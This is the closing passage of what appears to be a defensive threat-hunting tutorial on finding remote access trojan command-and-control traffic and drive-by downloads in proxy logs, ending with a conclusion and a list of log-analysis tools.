- Next, we should perform persistence analysis on client-win10-2 in order to find out the malware that communicated with the C2 server 1ive.net.

Conclusion

- We can find evidences of RATs' C2 traffics by analyzing proxy logs.
- We can also find evidences of drive-by download attacks. It is one of the most popular attacks to clients.
- We should always pay attention to HTTP and HTTPS traffics via proxy servers since these are the most popular traffics used to connect to the external servers from internal clients.
- Of course there are several malware that use non-HTTP traffic for their C2, such as DNS, SMTP and so on.

Tools

- Elasticsearch <https://www.elastic.co/products/elasticsearch>
- Kibana <https://www.elastic.co/products/kibana>
- Embulk <http://www.embulk.org/docs/>